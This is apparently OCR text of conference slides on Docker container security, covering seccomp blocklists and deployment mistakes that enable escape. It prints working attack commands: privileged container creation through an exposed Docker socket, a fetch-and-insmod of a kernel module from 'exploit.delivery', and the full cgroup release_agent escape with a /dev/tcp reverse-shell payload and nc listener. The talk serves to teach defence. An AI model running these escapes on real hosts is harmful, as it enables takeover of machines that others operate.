
kexec_file_load	sigpending
kexec_load	sigprocmask
membarrier	sigsuspend
migrate_pages	_sysctl
move_pages	sysfs
nice	uselib
pivot_root	userfault_fd
sigaction	vm86

Blocked (SCMP_ACT_ERRNO)

bpf
clone
fanotify_init
mount
perf_event_open
setns
umount
unshare

Requires CAP_SYS_ADMIN

For a better example of reduced attack surface, checkout @jessfraz http://contained.af



kexec_file_load
kexec_load
membarrier
migrate_pages
move_pages
nice
pivot_root
sigaction

sigpending
sigprocmask
sigsuspend
_sysctl
sysfs
uselib
userfaultfd
vm86

bpf
clone
fanotify_init
mount
perf_event_open
setns
umount
unshare


Blocked (SCMP_ACT_ERRNO)

Requires CAP_SYS_ADMIN

https://github.com/kubernetes/kubernetes/blob/master/pkg/kubelet/dockershim/helpers.go#L52

```
51
52          defaultSeccompOpt = []dockerOpt{{"seccomp", "unconfined", ""}}
53  )
```

Container Security Model



What you think you can do

- Capabilities
- Credentials

What you can actually do

- LSM
- seccomp

Where you can do it

- User NS
- cgroups
- nsproxy


Part I: Escape via Weakness in Deployment

Bad idea #1: Exposed Docker Socket

The `docker` socket is what you talk to whenever you run a Docker command. You can also access it with `curl`:

```
$ curl --unix-socket $SOCKETPATH -d '{"Image":"evil", "Privileged":"true"}'
-H 'Content-Type: application/json' 0/containers/create
{"Id":"22093d29e3c35e52d1d1dd0e3540e0792d4b5e6dc1847e69a0e5bdcd2d3d9982","W
arnings":null}

$ curl -XPOST --unix-socket $SOCKETPATH 0/containers/22093..9982/start
$ # :)
```


Bad idea #2: `--privileged` container


Running a Docker container with `--privileged` removes most of the isolation provided by containers.

```
$ curl -O exploit.delivery/bad.ko && insmod bad.ko
```

Bad idea #2: `--privileged` container

Privileged containers can also register usermode program helpers







Segue: Usermode Helper Programs

Usermode Helper Programs

Container




Kernel



```
helper_program= “”
```


Usermode Helper Programs

Container



1. get overlay path from `/etc/mtab` “upperdir”


Kernel



`helper_program= “”`


Usermode Helper Programs

Container



1. get overlay path from `/etc/mtab` “upperdir”

   `/var/lib/docker/overlay2/..hash../diff`




Kernel

`helper_program= “”`


Usermode Helper Programs

Container



1. get overlay path from `/etc/mtab` “upperdir”
2. set `payloadPath=$overlay/payload`


Kernel



```
helper_program= “”
```

Usermode Helper Programs


Container



1. get overlay path from `/etc/mtab` “upperdir”
2. set `payloadPath=$overlay/payload`

`/var/lib/docker/overlay2/..hash../diff/payload`


Kernel




`helper_program= “”`

Usermode Helper Programs

Container



1. get overlay path from `/etc/mtab` “upperdir”
2. set `payloadPath=$overlay/payload`
3. mount `/special/fs`




Kernel

`helper_program= “”`


Usermode Helper Programs

Container



1. get overlay path from `/etc/mtab` “upperdir”
2. set `payloadPath=$overlay/payload`
3. mount `/special/fs`
4. `echo $payloadPath > /special/fs/callback`


Kernel



```
helper_program= “”
```


Usermode Helper Programs

Container



1. get overlay path from `/etc/mtab` “upperdir”
2. set `payloadPath=$overlay/payload`
3. mount `/special/fs`
4. `echo $payloadPath > /special/fs/callback`


Kernel




```
helper_program=
“/var/lib/docker/overlay2/..hash../diff/payload”
```

Usermode Helper Programs

Container



1. get overlay path from `/etc/mtab` “upperdir”
2. set `payloadPath=$overlay/payload`
3. mount `/special/fs`
4. `echo $payloadPath > /special/fs/callback`
5. trigger or wait for event




Kernel

```
helper_program=
“/var/lib/docker/overlay2/..hash../diff/payload”
```

Usermode Helper Programs

Container




1. get overlay path from `/etc/mtab` “upperdir”
2. set `payloadPath=$overlay/payload`
3. mount `/special/fs`
4. `echo $payloadPath > /special/fs/callback`
5. trigger or wait for event

`[kthreadd]`

`exec /var/lib/docker/overlay2/..hash../diff/payload`


Kernel



```
helper_program=
“/var/lib/docker/overlay2/..hash../diff/payload”
```

Usermode Helper Programs

Container




1. get overlay path from `/etc/mtab` “upperdi
2. set `payloadPath=$overlay/payload`
3. mount `/special/fs`
4. `echo $payloadPath > /special/fs/ca`
5. tri

`[kthreadd]`

`exec /var/lib/docker/overlay2/..hash../diff/payload`

Kernel



```
helper_program=
“/var/lib/docker/overlay2/..hash../diff/payload”
```

@_fel1x `release_agent` Escape

1. Finds + enables a cgroup `release_agent`
2. Enables `notify_on_release` in the cgroup
3. Finds `path` of OverlayFS mount for container
4. Sets `release_agent` to `/path/payload`
5. Payload redirects output to file in `/path`
6. Triggers the cgroup via empty `cgroup.procs`

OverlayFS

```
overlay=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`
```

Thanks @_fell1x

Payload Example

```
root@85c050f5:/# cat /shell.sh
#!/bin/bash
/bin/bash -c "/bin/bash -i >& /dev/tcp/172.17.0.2/9001 0>&1"
```

release_agent **escape**


```
root@85c050f5:/# mkdir /tmp/esc
root@85c050f5:/# mount -t cgroup -o rdma cgroup /tmp/esc
root@85c050f5:/# mkdir /tmp/esc/w
root@85c050f5:/# echo 1 > /tmp/esc/w/notify_on_release
root@85c050f5:/# pop="$overlay/shell.sh"
root@85c050f5:/# echo $pop > /tmp/esc/release_agent
root@85c050f5:/# sleep 5 && echo 0>/tmp/esc/w/cgroup.procs &
root@85c050f5:/# nc -l -p 9001
bash: cannot set terminal process group (-1): Inappropriate
ioctl for device
bash: no job control in this shell
root@ubuntu:/#
```

Usermode Helper Programs

- release_agent
- core_pattern
- binfmt_misc
- uevent_helper
- modprobe

Usermode Helper Programs

- release_agent
- core_pattern
- binfmt_misc
- uevent_helper
- modprobe



Bad idea #3: Excessive Capabilities

```
CAP_SYS_MODULE      // load a kernel module
CAP_SYS_RAWIO       // access /proc/kcore, map NULL
CAP_SYS_ADMIN       // "true root" - mount, debugfs, more
```

... `--privileged` allows all of the above.

Bad idea #4: Sensitive mounts

Access to the underlying host's `/proc` mount is a bad idea

```
docker run -v /proc:/host/proc
```

Bad idea #4: Sensitive mounts

